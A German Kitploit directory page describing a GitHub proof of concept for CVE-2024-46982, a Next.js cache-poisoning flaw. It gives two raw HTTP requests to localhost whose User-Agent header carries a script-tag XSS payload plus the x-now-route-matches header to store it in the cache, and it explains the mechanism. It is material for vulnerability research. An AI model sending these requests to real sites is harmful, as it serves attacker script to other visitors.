
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/samuel871211/cve-2024-46982-reproduction
SchwachstellenanalyseExploitationWebanwendungs-ExploitationWebsicherheit
GitHubsamuel871211/cve-2024-46982-reproduction

CVE-2024-46982-Reproduction

Reproduktion von CVE-2024-46982

Repository anzeigen
33vor 10 MonatenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    951
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    683
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    427
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    392
  • 5

    SafeLine

    chaitin/safeline

    Selbst gehosteter WAF und Reverse Proxy, der bösartigen HTTP-Verkehr filtert, SQL-Injection, XSS und Bot-Angriffe blockiert, mit Ratenbegrenzung und dynamischer HTML/JS-Verschlüsselung.

    344
  • 6

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    336

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

Erste Schritte

  1. Installieren Sie Node.js LTS
  2. npm install
  3. npm run build
  4. npm run start

Ausnutzung 1: Stored XSS per Cache-Poisoning

  1. Senden Sie die folgende HTTP-Anfrage (Angriffsanfrage) mit einem beliebigen HTTP-Client.
GET /poc?__nextDataReq=1 HTTP/1.1
Host: localhost:3000
User-Agent: <script>alert('XSS')</script>
x-now-route-matches: 1


CVE-2024-46982-attack 2. Besuchen Sie http://localhost:3000 (normale Anfrage) mit einem beliebigen Webbrowser. CVE-2024-46982-normal

Ausnutzung 2: Stored XSS per Cache-Poisoning


  1. Senden Sie die folgende HTTP-Anfrage (Angriffsanfrage) mit einem beliebigen HTTP-Client und ersetzen Sie "UiKoKFFGnF1td3mMyeDX5" durch Ihre ".next/BUILD_ID". CVE-2024-46982-build-id
GET /_next/data/UiKoKFFGnF1td3mMyeDX5/poc.json HTTP/1.1
Host: localhost:3000
User-Agent: <script>alert('XSS')</script>
x-now-route-matches: 1


CVE-2024-46982-attack-2 2. Besuchen Sie http://localhost:3000 (normale Anfrage) mit einem beliebigen Webbrowser. CVE-2024-46982-normal
Wie funktioniert es?

  1. x-now-route-matches ist ein benutzerdefinierter HTTP-Header, der von Next.js erkannt wird. Wenn er vorhanden ist, behandelt Next.js die HTTP-Anfrage als „SSG“ (Static Site Generation), wodurch die HTTP-Antwort zwischengespeichert werden kann (Cache-Control: s-maxage=1, stale-while-revalidate).

  2. ?__nextDataReq=1 ist ein von Next.js erkannter Query-String. Wenn vorhanden, behandelt Next.js die HTTP-Anfrage als „Abrufen von __NEXT_DATA__“.

Den vollständigen Artikel finden Sie im Abschnitt Credit.

Credit

  • https://zhero-web-sec.github.io/research-and-things/nextjs-cache-and-chains-the-stale-elixir
Tool herunterladen